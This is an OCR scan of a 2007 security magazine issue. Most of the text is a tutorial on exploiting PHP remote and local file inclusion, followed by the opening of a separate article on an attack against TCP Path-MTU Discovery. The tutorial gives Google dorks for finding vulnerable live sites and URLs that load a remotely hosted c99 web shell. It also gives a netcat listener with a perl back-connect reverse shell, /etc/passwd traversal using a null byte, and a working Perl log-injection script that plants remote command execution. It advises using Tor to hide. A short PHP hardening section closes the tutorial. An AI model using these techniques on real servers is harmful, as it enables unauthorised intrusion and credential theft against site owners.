CHANGING CHANNELS Convergence writes new rule for distributors 18

OPEN BUT SECURE One high-school's lessons with IP Video 24

PLUS Biometrics at Heathrow Airport 8

Surprised By Storage Hi-res video poses challenges for IT 12

August 2007 Supplement to Security Products

Buying Audience of 50,000+*

Integrators • End Users
Installers • Contractors • IT

Industry Sectors

Banking • Retail • Industrial • Gaming
Education • Government
Public Market Segments

*Publisher's Own Data

For more information or to sign up for the *Network-Centric Security* e-newsletter visit www.secprodonline.com

Security Products

Russell Lindsay, Publisher
254·829·3003
rlindsay@1105media.com

Steven Titch, Editor-in-Chief
281·571·4322
titch@experteditorial.net

Remote and Local File Inclusion Explained

Gordon Johnson

Difficulty

●●○

I have always found RFI and LFI to be one of the most interesting concepts in terms of web exploitation. Although it may normally be interpreted as the most common, script kiddie-esque form of exploitation, I find this to be false. When the term script kiddie is used, most people generally think along the lines of point and click exploitation.

In RFI and LFI there are more levels and dynamics than what meets the eye. Bear in mind, I hold absolutely no responsibility whatsoever for someone's so-called *moral* actions or lack thereof. And of course, the old *perform at your own risk* also comes to mind; revel in the hackneyed glory.

RFI

Let us proceed to business. RFI stands for Remote File Inclusion. The main idea behind it is that the given code inserts any given address, albeit local or public, into the supplied include command. The way it works is that when a website is written in PHP, there is sometimes a bit of inclusion text that directs the given page to another page, file or what you have. Below is an example of the code:

```
include($base_path . "/page1.php");
```

The include statement above uses the `page1.php` as its file to load. For example, if the user was to browse to the bottom of the page and click *Next*, he will execute the code that triggers the next page to load. In this case, it could be `page2.php` depending on how the code is written. RFI exploits the include command to run your script, remotely within the given site. If we can manipulate the `$base _ path` variable to equal our own script/public directory, then it will run as if it was a normal file on the web server itself.

Given a website that uses the very basic include command given above, making it vulnerable to this exploit, and knowing what the given variable is by viewing the code in `index.php` (*http://lameserver-example.com/index.php*) we can

What you will learn...

- What Remote and Local File Inclusion are
- What makes them tick, how to execute them
- How to defend against them by taking proper PHP coding methods

What you should know...

- General understanding of perl and PHP
- Basic idea of how an operating system functions
- Large vernacular in terms of commonly used UNIX commands, and a large heaping of logic.

Note for Clarification

There are two assumptions being made; one of which is that you understand that nc.exe is a Windows executable file being executed on your assumed operating system of choice, and secondly, you would use an alternative to this application to work properly if using another OS.

edit the given variable by placing a `?` at the end of the selected file, and defining the variable from there. We can redefine the variable at this point to some other server's text file elsewhere that contains PHP. Please, note that the following situation will be more geared towards executing a *shell* within the provided web server. You may ask: Why only *.txt*? Since this remote inclusion will use the file as if it was its own within the server, it is going to treat it as if it was a non-parsed PHP file that needs parsing! Thus, if you were to take the given text within the text file and parsed it as PHP, it would eventually execute the remotely supplied code. Take this as an example:

http://lameserver-example.com/index.php?base_path=http://anotherserver.com/test.txt?cmd_here


This is an explanation: *lameserver-example.com* is the base targeted URL, `index.php` is the file that is being exploited, `?` is to allow us to tweak the so called blind file to make `base _ path` (the variable) to equal another file elsewhere. The `text.txt` will be parsed with the command after the `?`. So far, we have our target and we know that it will display the text in a parsed manner. We can see how valuable this concept really is. You will most likely wish to view and manipulate the files within the server, possibly even *tweak* them a bit for the administrator. Thankfully, someone has already done all of this work for us – there is a *shell* called `c99.txt`. Certainly, there are many shells available that are written for situations such as these; one other common shell is `r57.txt`. However, `c99.txt` is a *web-GUI* command prompt based shell that has the ability to execute most commands that you would usually execute within a bash shell, such as `ls`, `cd`, `mkdir`, etc. Most importantly, it gives you the ability to see what files are on the supplied exploited server, and the ability to manipulate them at will. First off, you need to find a shell that can perform the dirty deed. Use Google to search for `inurl:c99.txt`. Download it and upload elsewhere to be used as a text document (**.txt*). Let us see what the command will look like once executed within our browser: *http://lameserver-example.com/index.php?base_path=http://anotherserver.com/c99.txt?ls*

The only code that changed was that we placed our directory and filename for the shell that needed to be parsed. If all went well, we will now have our shell looking inside the web server, and will have the ability to manipulate our `index.php` to anything we please. The extra bit of code at the end of the question mark executes the bash command called `ls`, which displays all the files within the current directory that the string of text is being executed within. Now let us try out an example of this in the real world (ahem, ethereal world, rather).

The majority of people who do not feel like doing the work to find exploits, normally search in large databases, such as `milw0rm` for a public exploit, then apply it in the manner given. Other people either use scanners, or *Google dorks*. The more technically savvy tend to develop their own exploits after studying the script for *holes*, and either keep it as their own exploit, or submit as the `0day`. A Google dork is the act of harnessing Google's provided tools/phrases to help filter out what you are browsing for. The most success I have had when searching for a particularly vulnerable page has been with the search method of:

```
"allinurl:postscript.php?p_mode="
```

Once my target has been found, I try my code found within the *milw0rm* database. All you need to do now is to find what inclusion variable is in use and add a `?` after the index.php along with the command and the file of ours, conveniently located



Web Images Video News Maps Gmail more ▼
Sign in
Google
allinurl:postscript.php?p_mode=
Search
Advanced Search
Preferences
New! View and manage your web history
Web

Results 1 - 10 of about 348,000 for allinurl:postscript.php?p_mode=. (0.19 seconds)


Parse error: parse error, unexpected ')' in /home/hosting/mg1255 ...
Parse error: parse error, unexpected ')' in
/home/hosting/mg1255/html/bemarket/postscript/postscript.php on line 18.
www.mg1255.co.kr/bemarket/postscript/postscript.php?p_mode=mainnotice&p_mode_id=1 - 1k - Cached - Similar pages

제품사용후기 - [Translate this page]
... 전체 3274 게페이지 1 / 655. 제품명, 작성자, 제목. 한보게BP-146, abbyxgp, good work (2007.09.18). 한보게BP-146, abbyvox, good work (2007.09.18) ...
www.mesz.com/bemarket/postscript/postscript.php?p_mode=postscript&switch=ViewPostscript&page=1... - 9k - Cached - Similar pages

(2X2X2) 力前 [illegible] (2X2X2) - [Translate this page]
力前 [illegible], H-003, abbyioq, good work (2007.09.18). H-003, abbyogo, good work (2007.09.18). H-003, abbyppe, good work (2007.09.18) ...
www.iganaan.net/bemarket/postscript/postscript.php?p_mode=postscript&switch=ViewPostscript&page=2... - 10k - Cached - Similar pages

메인공지
2007.02.22, Job title: General Manager. 2007.02.13, Please e-mail us your inquiri...
2007.02.13, We will always hear your voic. ...

Figure 1. *RFI search*



```
Software: Apache/2.0.53 (Linux/SUSE). PHP/4.3.10
uname -a: Linux vs138071 2.6.9-023stab043.3-smp #1 SMP Thu Apr 19 10:35:07 MSD 2007 i686

Safe-mode: [illegible]
/srv/www/web1/html/phpbb2/language/lang_english/  drwxr-xr-x
Free 10.95 GB of 15 GB (73.01%)

Owned by hacker

Listing directory (38 files and 1 directories):

Name ▲                      Size      Modify               Owner/Group    Perms
.                           LINK      07.07.2006 17:54:52  web1/ftponly   drwxr-xr-x
..                          LINK      07.07.2006 21:47:55  web1/ftponly   drwxr-xr-x
[email]                     DIR       07.07.2006 17:54:26  web1/ftponly   drwxr-xr-x
index.htm                   169 B     07.07.2006 17:54:27  web1/ftponly   -rw-r--r--
lang_admin.php              65.08 KB  07.07.2006 17:54:29  web1/ftponly   -rw-r--r--
lang_admin_album.php        5.76 KB   07.07.2006 17:54:29  web1/ftponly   -rw-r--r--
lang_admin_attach.php       18.03 KB  07.07.2006 17:54:30  web1/ftponly   -rw-r--r--
lang_admin_captcha.php      2.45 KB   07.07.2006 17:54:31  web1/ftponly   -rw-r--r--
lang_admin_hacks_list.php   2.12 KB   07.07.2006 17:54:31  web1/ftponly   -rw-r--r--
lang_admin_link.php         5.24 KB   07.07.2006 17:54:32  web1/ftponly   -rw-r--r--
lang_admin_pafiledb.php     18.55 KB  07.07.2006 17:54:33  web1/ftponly   -rw-r--r--
lang_banner.php             7.18 KB   07.07.2006 17:54:33  web1/ftponly   -rw-r--r--
lang_bbcode.php             11.74 KB  07.07.2006 17:54:34  web1/ftponly   -rw-r--r--
lang_clown_album.php        7.64 KB   07.07.2006 17:54:34  web1/ftponly   -rw-r--r--
lang_color_groups.php       3.82 KB   07.07.2006 17:54:35  web1/ftponly   -rw-r--r--
lang_ctracker.php           13.59 KB  07.07.2006 17:54:36  web1/ftponly   -rw-r--r--
lang_extend_announces.php   2.24 KB   07.07.2006 17:54:36  web1/ftponly   -rw-r--r--
```

Figure 2. *RFI found*

elsewhere. Before I go any further, go grab the tor, Vidalia, Privoxy, and TorButton bundle, and install it. Proxies are your friend, remember that. But yet again, I only condone this if you own the server, or have exclusively been given the right to do so (see Figures 1, 2, 3).

Now of course I did not touch this site of mine at all, and I hid the URL, etc. for very good reason. The pictures are pretty much self-explanatory of what you are capable of doing on here.

Lovely! Now when we have an access, we can gain a shell back to the server itself with a back connect method. Here is what makes RFI rather interesting: the ability to exploit it even further. All that needs to be done at this point would be to find a directory that enables you to upload any file you choose. In this case, we will upload a Perl script to a RW directory. Though I will not provide a *back-connect* script, you should have no problem finding it, installing Perl, etc. From this point, the well-known netcat program becomes a large part of the tutorial. This will enable us to harness the back-connect script, and connect to it directory, thus giving us full access to the server. After getting nc.exe, the command to be executed is nc `-l -n -v -p 8080`

Let us quickly go through what each command represents after "nc" so it is understood what is occurring on your machine: `-l`, `-v`, `-p = listen` to all incoming connections on the specified port (whatever comes after `-p`). `-n` specifies that it must be a numeric address only, no DNS (meaning IP address only).

Proceed back to the RFI exploited web page and look for the area where it states: *Local command*. Within the supplied text field, you would need to type the following command: perl `back.pl <your _ public _ ip _ address _ here> 8080`. This will allow the perl binary to execute the code you had recently uploaded. The script will run, and give you access to the server remotely. If you glance back at your netcat command that was executed earlier, you will notice that you have connected to the targeted server. At this point in time, you may execute commands, and attempt to gain root by using various methods. I suggest you type id first, find out a bit of information about what server you are dealing with. From that point, after finding out what kernel it is, finding exploits for that given kernel would be necessary to gain root. However, this is another topic for later. Let us try not to stray too far away from RFI and LFI.

As you can see, you can dramatically expound upon each method.

LFI

LFI is a *Local File Inclusion*. This is when you find a particular file within a database and uses it against the web server. Such as *discovering* the faithful `/etc/passwd/ username/ password` file, cracking the MD5 hash, (the format for encryption is `{CRYPT}$1$salt$encrypted _ pass`) and then logging in via `ssh`. The method is pretty much same as above, just a matter of finding the exploitable site. All same ideas here, except we are now applying a different address within the inclusion, the file located by default on the server. One example on how to find these particular sites would be to look either for an exploit on `milw0rm`, or do a Google search for:

```
inurl:home.php?pg=
```

or

```
inurl:index.php?pg=
```

They are pretty easy to find, it took me roughly 40 seconds to find it (see Figure 4).

All I had to do was to add: `../../../../../../../../../../../../../etc/passwd` after the code stating: `home.php?pg=`

How much easier could it get? Now that we have all of this information in front of us, let us interpret what it means, and how we may use it to our advantage. The syntax of the text in front of you is `username:passwd:UID:GID:full _ name:directory:shell`

However, it appears in our case that the password is *hidden aka*

Listing 1. *Default Log Locations*

```
../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
../../../../../../../etc/httpd/logs/acces_log
../../../../../../../etc/httpd/logs/acces.log
../../../../../../../etc/httpd/logs/error_log
../../../../../../../etc/httpd/logs/error.log
../../../../../../../var/www/logs/access_log
../../../../../../../var/www/logs/access.log
../../../../../../../usr/local/apache/logs/access_log
../../../../../../../usr/local/apache/logs/access.log
../../../../../../../var/log/apache/access_log
../../../../../../../var/log/apache2/access_log
../../../../../../../var/log/apache/access.log
../../../../../../../var/log/apache2/access.log
../../../../../../../var/log/access_log
../../../../../../../var/log/access.log
../../../../../../../var/www/logs/error_log
../../../../../../../var/www/logs/error.log
../../../../../../../usr/local/apache/logs/error_log
../../../../../../../usr/local/apache/logs/error.log
../../../../../../../var/log/apache/error_log
../../../../../../../var/log/apache2/error_log
../../../../../../../var/log/apache2/error.log
../../../../../../../var/log/error_log
../../../../../../../var/log/error.log
```

shadowed. This means that it has been replaced with an `x`, and is now located within `/etc/shadow`. We will not be able to access this, since it may only be accessed by root. No problem, this is just to get our feet wet. Whenever you see an `x` as opposed to a garbled password, it is located in the /etc/shadow, and if you see a `!`, it means that it is located within `/etc/security/passwd`. On the other hand, let us just say you found a *good* file without anything being shadowed. All you need to do now is decrypt it. You may also wish to peruse around in other directories, such as:

```
/etc/passwd
/etc/shadow
/etc/group
/etc/security/group
/etc/security/passwd
/etc/security/user
/etc/security/environ
/etc/security/limits
/usr/lib/security/mkuser.default
```

Every now and again, though, the website may output that `/etc/passwd/` cannot be found simply because the server is interpreting the location as if it is `/etc/passwd.php/`. To correct this, we need to apply what is called a *Null Byte*. This bit of code looks like: `%00`. In SQL, it means 0, but everywhere else in coding, it is interpreted similar to a black hole, such as `/dev/null/`. This code eliminates the use of an extension. The code would appear as `/etc/passwd%00` when entered into the address bar.

But there is no reason to be discouraged when seeing a shadowed list of passwords; you should be thrilled to have even discovered a vulnerability. At this point in time, we know two things: one – that nothing is properly passed through without being sanitized by PHP, and two – we now know that we have the ability to look for logs to inject. Normally, LFI tutorials stop a few lines above here, but we shall go a bit more in depth. There are many common default `directories/*.log` locations for mainly Apache-based web servers, and we will make reference to the lengthy list: Listing 1.

Normally, just as before, you would apply each directory string after the `=` and see where it takes you. If successful, you should see a page that displays some sort of log for the moment it is executed. If it fails, you will be redirected to either a *Page cannot be found*, or redirected to the main page. To make this process slightly less painful/daunting, it is very useful to have a plug-in for Firefox entitled: *Header Spy*. It will tell you everything you need to know about the web server, such as the *Operating System* it is running, and what version of Apache the server is running. If you were to stumble upon a vulnerable box that does not properly pass through text, and displays a list of shadowed passwords, we can now use Header Spy to help us figure out what might the default directory for logs may be. For example, you may notice that it is using Apache 2.0.40 with a Red Hat OS. Simply do a bit of *Googling* to find out what the default directory for logs is, and low and behold, in this case it is `/../../../../../../etc/httpd/logs/acces_log`. Now when we have the proper directory, we may exploit it (inject code). With this log file in hand, we can now attempt to inject a command within the browser, such as `<? passthru(\$_GET[cmd]) ?>` (please, keep in mind that this is merely an example of what the vulnerable code we are exploiting may be, and would need to be changed accordingly). This may be injected at the end of the address, but will most likely not work since your web browser interprets

Listing 2. *Log Injection Script*

```
#!/usr/bin/perl -w
use IO::Socket;
use LWP::UserAgent;
$site="www.vulnerablesite.com";
$path="/";
$code="<? passthru(\$_GET[cmd]) ?>";
$log = "../../../../../../../etc/httpd/logs/error_log";

print "Trying to inject the code";
$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site",
                       PeerPort=>"80") or die "\nConnection Failed.\n\n";
print $socket "GET ".$path.$code." HTTP/1.1\r\n";
print $socket "User-Agent: ".$code."\r\n";
print $socket "Host: ".$site."\r\n";
print $socket "Connection: close\r\n\r\n";
close($socket);
print "\nCode $code successfully injected in $log \n";

print "\nType command to run or exit to end: ";
$cmd = <STDIN>;

while($cmd !~ "exit") {

$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site",
                       PeerPort=>"80") or die "\nConnection Failed.\n\n";
    print $socket "GET ".$path."index.php?filename=".$log."&cmd=$cmd HTTP/
                       1.1\r\n";
    print $socket "Host: ".$site."\r\n";
    print $socket "Accept: */*\r\n";
    print $socket "Connection: close\r\n\n";

    while ($show = <$socket>)
    {
        print $show;
    }

print "Type command to run or exit to end: ";
$cmd = <STDIN>;
}
```


symbols in a different fashion, such as a space is `%20`, `%3C` is `<`, and so on. Most likely, if you were to reexamine the code after injection, it would appear as `%3C?%20passthru(\$ _ GET[cmd])%20?%3E`. But the whole point of the code (when broken up) was to gain (GET) a command prompt, `cmd`. Since browsers are not typically the best way to do this, our handy perl script will execute this in the correct manner desired. Directions: acquire the perl libraries, install, whatever needs to be done so the computer has the ability to properly compile the scripts. Create a new text document, and insert the code in Listing 2.

Now, I will not go into how a perl script works, coding horrors, etc. However, if you have any experience in C, or any other classic language, you will have no trouble discerning the code. But for time's sake,

Side Note


Further explanation in regards to the passwd file. *The /etc/passwd file contains basic user attributes. This is an ASCII file that contains an entry for each user. Each entry defines the basic attributes applied to a user.* (*http://www.unet.univie.ac.at/aix/files/aixfiles/passwd_etc.htm, 2001*)

glance over the code in bold. Each `$variable` you see is what needs to be user-defined, depending on your situation. The first variable is `$site`, which needs to be defined as your root vulnerable site without any trailing directories. $path is everything that comes after the domain, if your vulnerable path was `/vulnerable _ path/another _ folder/`, this would go here. But if the site is `vulnerablesite.com/index.php?filename=../../../dir/dir2/`, then the `$path` variable would be a simple trailing `/`. $code would be what bit of code was found vulnerable within



```
C99Shell v. 1.0 beta (21.05.2005)
Software: Apache/2.0.53 (Linux/SUSE). PHP/4.3.10
uname -a: Linux vs130071 2.6.9-023stab043.3-smp #1 SMP Thu Apr 19 10:35:07 MSD 2007 i686

Safe-mode: ON (secure)
/srv/www/web1/html/phpbb2/language/lang_english/  drwxr-xr-x
Free 10.95 GB of 15 GB (73.01%)
Encoder  Bind  Proc.  FTP brute  Sec.  SQL  PHP-code  Feedback  Self remove  Logout

Viewing file:   lang_main.php (75.29 KB)   -rw-r--r--
Select action/file-type:
(+) | (+) | (+) | Code (+) | Session (+) | (+) | SDB (+) | (+) | (+) | (+) | (+) | (+) |
Save  Reset  Back
<?php
/***************************************************************************
 *                            lang_main.php [English]
 *                              -------------------
 *     begin                : Sat Dec 16 2000
 *     copyright            : (C) 2001 The phpBB Group
 *     email                : support@phpbb.com
 *
 *     $Id: lang_main.php,v 1.85.2.15 2003/06/10 00:31:19 psotfx Exp $
 *
 ****************************************************************************/

/***************************************************************************
 *
 *   This program is free software; you can redistribute it and/or modify
 *   it under the terms of the GNU General Public License as published by
 *   the Free Software Foundation; either version 2 of the License, or
 *   (at your option) any later version.
 *
 ***************************************************************************/

//
// CONTRIBUTORS:
//     Add your details here if wanted, e.g. Name, username, email address, website
//

//
// The format of this file is ---> $lang['message'] = 'text';
//
// You should also try to set a locale and a character encoding (plus direction). The encoding and direction
```

Figure 3. *RFI*



```
Announcements
[redacted] 1.0 is launched!
August 10, 2007

By the time you can read this, you'll already know, our greatly anticipated site is up and ready for business. We still have
the quality and fast service our clients have come to know and expect. With this site we can empower even more
dreams of publishing books.

root::x:0:0:root:/root:/bin/bash bin::x:1:1:bin:/bin:/bin/false daemon::x:2:2:daemon:/sbin:/bin/false
adm::x:3:4:adm:/var/adm:/bin/false lp::x:4:7:lp:/var/spool/lpd:/bin/false sync::x:5:0:sync:/sbin:/bin/sync
shutdown::x:6:0:shutdown:/sbin:/sbin/shutdown halt::x:7:0:halt:/sbin:/sbin/halt
mail::x:8:12:mail:/var/spool/mail:/bin/false news::x:9:13:news:/usr/lib/news:/bin/false
uucp::x:10:14:uucp:/var/spool/uucppublic:/bin/false operator::x:11:0:operator:/root:/bin/bash
man::x:13:15:man:/usr/share/man:/bin/false postmaster::x:14:12:postmaster:/var/spool/mail:/bin/false
smmsp::x:209:209:smmsp:/var/spool/mqueue:/bin/false
portage::x:250:250:portage:/var/tmp/portage:/bin/false nobody::x:65534:65534:nobody:/:/bin/false
ldap::x:439:439:added by portage for openldap:/usr/lib/openldap:/usr/sbin/nologin sshd::x:22:22:added by
portage for openssh:/var/empty:/usr/sbin/nologin cron::x:16:16:added by portage for
cronbase:/var/spool/cron:/usr/sbin/nologin mysql::x:60:60:added by portage for
mysql:/dev/null:/usr/sbin/nologin lighttpd::x:101:440:added by portage for
lighttpd:/var/www/localhost/htdocs:/usr/sbin/nologin named::x:40:40:added by portage for
bind:/etc/bind:/usr/sbin/nologin inversepath::x:1000:1000::/home/inversepath:/bin/bash
ntp::x:123:123:added by portage for openntpd:/var/empty:/usr/sbin/nologin
afrika.goodcoffee.ca::x:1001:1001::/var/www/afrika.goodcoffee.ca:/bin/bash
amsteam.com::x:1002:1002::/var/www/amsteam.com:/bin/false
anitacharles.com::x:1003:1003::/var/www/anitacharles.com:/bin/bash
avenueslatepark.com::x:1004:1004::/var/www/avenueslatepark.com:/bin/false
blcoc.com::x:1005:1005::/var/www/blcoc.com:/bin/bash
boyettesprings.org::x:1006:1006::/var/www/boyettesprings.org:/bin/bash
boyettespringschurch.org::x:1007:1007::/var/www/boyettespringschurch.org:/bin/bash
buildingrelationships.org::x:1008:1008::/var/www/buildingrelationships.org:/bin/bash
calbapsouthbend.org::x:1009:1009::/var/www/calbapsouthbend.org:/bin/bash
cbconline.org::x:1010:1010::/var/www/cbconline.org:/bin/bash
```

Figure 4. *LFI example*

the exploited **.php*. `$log` is the directory you had applied earlier that brought up a proper log file. Now the final part to edit would be the GET command, and defining a slight variance of `.$path`. which in our case is what follows the original `$path`, and right before our `$log` variable. In this case, we define the vulnerable **.php*, the command that proceeds `(?filename=)`. When put all together, it would look just like your original exploited URL placed within your browser. Quite painless, considering the fact that very little effort is being placed into action, and all the *hard work* in the template has already been crafted. After saving this as a **.pl*, execute it within your command prompt or bash `shell`.. If everything works accordingly, two statements will be made while one – expressing that it was successfully executed, and two – you are given the option to execute commands. Might I suggest the classic *whoami* command. Much may be explored from here, and so we have reverted and made a full circle back to the ending of the RFI tutorial.

PHP Hardening

Both methods are very useful when testing your PHP and Perl skills, and also very powerful when placed into the wrong hands. That is why it is always good to practice proper sanitation when coding, and to never take any shortcuts simply because it's there.

Conceivably the most important part of the article is to give a few hints about how to avoid such dilemmas. Simply put, the include command is not *bad* nor *evil*, but mistreated by people who do not know what they are doing, and commonly use it as a form of laziness when coding. An alternative to properly sanitizing your code would be to disable a few options within your `PHP.ini`. Choose

On the 'Net

- *http://www..php.net/include/*
- *http://www.w3schools.com/php/php_includes.asp*
- *http://www.perlfect.com/articles/sockets.shtml*
- *http://en.wikipedia.org/wiki/MD5*
- *http://www.unet.univie.ac.at/aix/files/aixfiles/passwd_etc.htm*
- *http://www.google.com/help/operators.html*
- *http://netcat.sourceforge.net/*
- *http://www.linux.org/docs/ldp/howto/Shadow-Password-HOWTO-2.html*

About the Author

Gordon Johnson, originally hailing from Connecticut, is a Sophomore at Indiana University, and has had an interest in network security for quite some time. He has dabbled in most forms of computing, albeit 3d graphics interior design, programming, network auditing, web design, hardware modification/development, and running various game/web/IRC servers.

to disable `register_globals` and `allow_url_fopen` and this will greatly limit your chances of being attacked by the prior mentioned methods. Now this is not the `end-all be-all` security sanitizer, but causes quite a disgruntled effect on the attackers end. After all, a security specialist understands that there is no such thing as security - everything is merely a deterrent.

Let us glance over a few more examples in terms of hardening the PHP code. For example, making reference back to RFI includes, take this code:

```
include $_GET[page];
```

Not very decent coding there, considering the fact that any given page with any given extension may be directly included within the GET command, replacing *page*. But what if we were to be a tad bit more specific with our GET request, and eliminate all other given extensions? Such as (since we are only coding in PHP) why not make the included files only **.php*? The following code would appear as such:

```
include "$_GET[page].php";
```

All we had to do was specify a particular extension after the given variable (page) to imply that we only want `*.php` extension pages. Now to test the altered code, let us assume that it is within *index.php*, on domain *http://test_site.com*. The original link will appear as such: *http://test_site.com/index.php?page=home*. Home is the main page for the site. To attempt to manipulate the include function: *http://test_site.com/index.php?page=http://www.vicious_site.com/evil.txt*

In the end, you will wind up with several warnings that notify the user that there was a problem on a specific line, and spits out the working local directory (a mere annoyance, but much more appealing than to have an actual RFI exploit to take place on the web server). An example of what one of the several lines may output as:

```
Warning: main(http://vicious_site.com/
evil.txt.php): failed to open stream:
HTTP request failed! HTTP/1.1 404
Not Found in /htdocs/test_site/
index.php on line 2
```

Now at the same time, this does not mean that we cannot execute PHP code remotely, such as a simple `phpinfo();`. Same thing would occur again, minus the errors, and replacing the `evil.txt` with whatever PHP file you have created with the `phpinfo();` code. Now, the code has been executed completely, but it can only pull info from our server. Considering the fact that the way it works is by virtue of pulling everything locally on the `vicious_site.com's` domain, and redirects the output onto `test_site.com`.

To bypass this, we could simply edit the `httpd.conf` on our end of the server so that PHP is no longer the script handler, restart httpd, and we are done.

To avoid this last method of inclusion, it is best to *hard code* everything. You should define each *allowed* page rather than gleefully accepting all pages regardless of the extension or filename. Also, be sure to force disregard for any non-alphanumeric character, this will certainly save much time/tears when securing your PHP-based website. Getting back to LFI, some simple logic may be applied in this situation. Considering that, now we understand that `../../../` may be interpreted as a non-alphanumeric set of characters (but let us just say we accept it anyway), you may think out of the box and believe that we are not solely restricted to using only the classic /etc/passwd file locations: What about all the other files within the server? The question at hand is: *What are the most common files that contain the most valuable information in plain text?* Some of these files are `config.php`, `install.php`, `configuration.php`, `.htaccess`, `admin.php`, `sql.php setup.php`. Consider the following formula, if you figure out what *pre-scripted* script is in use, perform a bit of research about what the default filenames indeed are, location, include variables, etc., and the LFI exploit is available. With this recipe, you could go directly to the `config.php` file, and read it in plain text. But of course, there will be a bit of tweaking involved, such as applying the null byte learned earlier (`%00`) to eliminate interpretation of a different extension. This is yet another good reason why you should code your own material, and not use anything default and put faith in some random coder, or company to write what you need. These are just a few simple thoughts that may appear to be obvious at first, but will eliminate much hassle.

With any luck you, the reader, may have a better understanding about how closely browsers cooperate almost directly with an operating system, along with many other new ideas about how PHP and web servers work, etc. May the wind be at your back, and happy coding! ●

Attack

Blind Attack Against the Path-MTU Discovery Mechanism

Fernando Gont

Difficulty

●●○

This article describes a blind attack against TCP's Path-MTU Discovery mechanism that allows an off-path attacker to affect the performance of a TCP connection established between two remote end-points, sometimes to the extent of provoking a Denial of Service (DoS) on the attacked system.

The main function of the IP protocol in the Internet Architecture is to mask the differences that may exist between different network technologies, so that they can inter-operate. In order to meet this goal, the IP protocol imposes almost no requirements on the underlying network technologies, and provides its users with a basic data transfer service, that serves as a building block for creating more advanced data transfer services.

One of the most popular and dominant network technologies of the last decades is called *packet switching*, and consists of the transfer of small chunks of data that are referred to as *packets*. There are a wide variety of parameters that characterize each packet-switching network technology. One of these parameters is the maximum packet size that can be transferred with that network technology. This parameter is usually referred to as *MTU* (*Maximum Transmission Unit*).

When two or more systems are directly connected to each other with some packet-switching network technology, each of the systems will have full knowledge of the characteristics of the network technology being employed. Among these characteristics is the MTU of the network, and as a consequence, neither of the involved systems will transmit packets that are larger than the MTU of the network that connects them. However, when two systems are connected to each other through one or more routers, these systems will have no knowledge of the characteristics of the intervening networks, including their MTUs.

What you will learn...

- How the Path-MTU Discovery mechanism works
- How to perform a blind performance-degrading attack against a TCP connection
- Which counter-measures can be deployed to defend a network against this attack

What you should know...

- Principles of operation of the TCP and IP protocols
- Basic knowledge of computer networks
- Basic knowledge of cryptographic signatures
- Basic knowledge of TCP/IP security mechanisms

The difference between the MTU of the different network technologies involved in an internet presents a challenge to the internet protocol suite, which must solved to avoid interoperability problems. For example, if we connect a network employing Ethernet technology with another network that employs Token-Ring technology, we would get a scenario such as that shown in Figure 5, in which an IP router interconnects these two networks.

